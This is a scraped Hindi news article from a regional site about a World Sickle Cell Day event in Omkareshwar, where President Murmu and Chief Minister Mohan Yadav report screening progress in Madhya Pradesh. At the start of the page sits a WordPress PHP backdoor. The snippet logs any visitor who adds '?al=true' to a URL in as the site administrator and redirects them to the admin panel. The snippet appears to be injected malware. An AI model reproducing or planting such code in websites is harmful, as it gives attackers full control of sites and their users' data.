// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); विश्व सिकल सेल दिवस पर राष्ट्रपति का बड़ा बयान, बोलीं—स्क्रीनिंग लक्ष्य समय से पहले हुआ पूरा; MP की सराहना – प्रत्युषा आशा की नयी किरण
मध्यप्रदेश

विश्व सिकल सेल दिवस पर राष्ट्रपति का बड़ा बयान, बोलीं—स्क्रीनिंग लक्ष्य समय से पहले हुआ पूरा; MP की सराहना

ओंकारेश्वर

ओंकारेश्वर में विश्व सिकल सेल दिवस के अवसर पर आयोजित विशेष कार्यक्रम में राष्ट्रपति द्रौपदी मुर्मूपहुंची। सिकल सेल से संबंधित प्रदर्शनी का अवलोकन किया। 1.25 करोड़ लोगों के स्क्रीनिंग की लक्ष्य समय से पहले पूरा हुआ।

राष्ट्रपति द्रोपदी मुर्मू ने कहा आज सिकल सेल दिवस पर लोगों के स्वास्थय के बारे में जागरुक करना है। सिकल सेल एनिमिया में मध्यप्रदेश सरकार ने बहुआयामी उपलब्धि हासिल किया है। इसके लिए मैं राज्य सरकार की सराहना करती हूं।

ये संतोष की बात है कि 2023 में राष्ट्र मिशन में उन्होंने जो लक्ष्य देश के सामने रखे थे। उसमें स्क्रीनिंग का लक्ष्य समय से पहले पूरा हुआ है। जितना मुझे अवगत कराया गया है उसमें सवा करोड़ से अधिक लोगों की स्क्रीनिंग पूरी हो गई है।

लोगों को कॉउंसलिंग कार्ड भी दिया गया
इनमें ज्यादातर को लोगों को जेनेटिककॉउंसलिंग कार्ड भी दिया गयाहै। सिकल सेल से जुड़े चुनौती को भारत सरकार ने बहुत ही गंभीरता से लिया है। पिछले कुछ वर्षों से समग्र रुप से जो प्रयास किए है, वो अत्यंत सराहनीय है। लगभग तीन वर्ष पहलेप्रधानमंत्री नरेंद्र मोदी ने मध्यप्रदेश के शहडोल से एनिमिया सिकल सेल मिशन को लॉंच किया था।

इस पहल के पीछे न केवल सरकार का दृढ़ संकल्प था। बल्कि इस चुनौती से जुड़े हरआयाम का समुचित निष्कर्ष देने का दूरदर्शी सोच भी थी। मुझे बताया गया कि केंद्रीय स्वास्थय मंत्रालय और केंद्रीय जनजातीय मंत्रालय के संयुक्त मॉडल के रुप में देश में पहली बार ऐसा मिशन पूरा किया गया। केवल स्वास्थय से जुड़ी समस्याओं के रुप में नहीं देखा जाता है। इसे जनजातीय स्वास्थय का मुद्दा, अनुवांशिका से जुड़े जागरुकता और प्रीवेंटिव हेल्थ कैयर की चुनौती से सामाजिक आचरण में बदलाव के रुप में भी देखा गया है।

मुझे बताया गया है कि इस मिशन की पृष्टभूमि में स्तरों पर किए गए वैज्ञानिक और सामाजिक अध्ययन रहे हैं। आईसीएमआर, ट्राइबल हेल्थ रिसर्च इंस्टीट्यूट, AIIMS, NAHM,WHO और विभिन्न राज्यों सरकारों ने इस विषय पर विभिन्न आयामों पर काम किया है। मैं यह जानकार खुश हूं, आज मैं कुछ स्टॉल को देख रही थी। केवल एलोपेथ नहीं, आयुर्वेद भी इसमें रिसर्च करके निकाले है।

2027 तक लक्षित लोगों की स्क्रीनिंग करना लक्ष्य
आज विश्व सिकल सेल दिवस के अवसर पर ओंकारेश्वर में माननीय राष्ट्रपति महोदया की उपस्थिति में जनजागरूकता का यह महत्वपूर्ण आयोजन हो रहा है। हमें प्रसन्नता है कि मध्य प्रदेश ने सिकल सेल स्क्रीनिंग के क्षेत्र में कम समय में उल्लेखनीय उपलब्धि हासिल की है।

हमारा लक्ष्य वर्ष 2027 से पहले सभी लक्षित लोगों की स्क्रीनिंग पूरी करना है, ताकि इसके बाद उपचार और प्रबंधन पर विशेष ध्यान दिया जा सके। सिकल सेल एनीमिया से प्रभावित जनजातीय समाज सदैव इस अभियान को याद रखेगा। सरकार इस बीमारी के उन्मूलन के लिए पूरी प्रतिबद्धता के साथ कार्य कर रहीहै।

सीएम बोले- 2027 तक 1.60 करोड़ स्क्रीनिंग का लक्ष्य
मुख्यमंत्री डॉ. मोहन यादव ने कहा कि ओंकार महाराज और मां नर्मदा की पावन भूमि पर आज विश्व सिकल सेल दिवस कार्यक्रम राष्ट्रपति द्रौपदी मुर्मू के नेतृत्व में मनाया जा रहा है। उन्होंने कहा कि जब प्रधानमंत्री नरेंद्र मोदी गुजरात के मुख्यमंत्री थे और राज्यपाल मंगूभाई पटेल शासन में महत्वपूर्ण भूमिका निभा रहे थे, तभी इस अभियान की नींव रखी गई थी।

वर्ष 2023 में शहडोल से सिकल सेल उन्मूलन अभियान 2.0 की शुरुआत हुई। पिछले तीन वर्षों में मध्य प्रदेश में 1 करोड़ 32 लाखलोगों की सिकल सेल जांच (स्क्रीनिंग) की जा चुकी है। वर्ष 2027 से पहले 1 करोड़ 60 लाख स्क्रीनिंग का लक्ष्य पूरा किया जाएगा। मुख्यमंत्री ने राज्यपाल मंगूभाई पटेल का आभार व्यक्त करते हुए कहा कि उन्होंने इस अभियान की लगातार निगरानी की और हर दो महीने में समीक्षा बैठक लेकर इसे सफल बनाने में महत्वपूर्ण भूमिका निभाई।इलाज प्रक्रियाओं की जानकारी दी गई
कार्यक्रम में सिकल सेल मरीजों, नियमित रक्तदाताओं और समाज में जागरूकता फैलाने वाले लोगों को सम्मानित किया गया। ब्लॉकमेडिकल ऑफिसर डॉ. आनंद ओनकर ने बताया कि खालवा, छैगांव माखन, पुनासा और पंधाना विकासखंडों से ऐसे सरपंचों का चयन किया गया है, जिन्होंने अपने गांवों में सिकल सेल स्क्रीनिंग और जागरूकता अभियान को सफल बनाने में महत्वपूर्ण भूमिका निभाई है।

आयोजन स्थल पर लगाई गई प्रदर्शनी के माध्यम से सिकल सेल एनीमिया की पहचान, स्क्रीनिंग और इलाज प्रक्रियाओं की विस्तृत जानकारी दी गई। इसमें मरीजों को उपलब्ध सरकारी सुविधाओं और बीमारी से बचाव के तरीकों पर भी प्रकाश डाला जाएगा। विशेषज्ञ चिकित्सक स्वास्थ्य परीक्षण और परामर्श भी प्रदान की गई।

डॉक्टर बोले-सिकल सेल एनीमिया आनुवंशिक बीमारी
डॉक्टर ओनकर ने बताया कि सिकल सेल एनीमिया एक आनुवंशिकबीमारी है, जिसकी पीढ़ी दर पीढ़ी बढ़ोतरी को विवाह पूर्व जांच से रोका जा सकता है। विवाह से पहले युवक-युवती दोनों की जांच कर उन्हें संभावित जोखिमों की जानकारी दी जाती है। जांच रिपोर्ट और सिकल सेल कार्ड के आधार पर संतान में बीमारी की संभावना बताई जाती है, जिसके बाद नवयुगल स्वयं निर्णय लेते हैं।

कलेक्टर ऋषभ गुप्ता के निर्देशन में खंडवा जिले में बड़े पैमाने पर सिकल सेल स्क्रीनिंग अभियान चलाया गया है। स्वास्थ्य विभाग का मानना है कि जनजागरूकता, समय पर जांच और उचित परामर्श से इस बीमारी पर प्रभावी नियंत्रण संभव है। विश्व सिकल सेल दिवस का यह आयोजन इसी दिशा में एक महत्वपूर्ण कदम है।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.comजनसम्पर्क विभाग –आरएसएस फीड

[wp-rss-aggregator]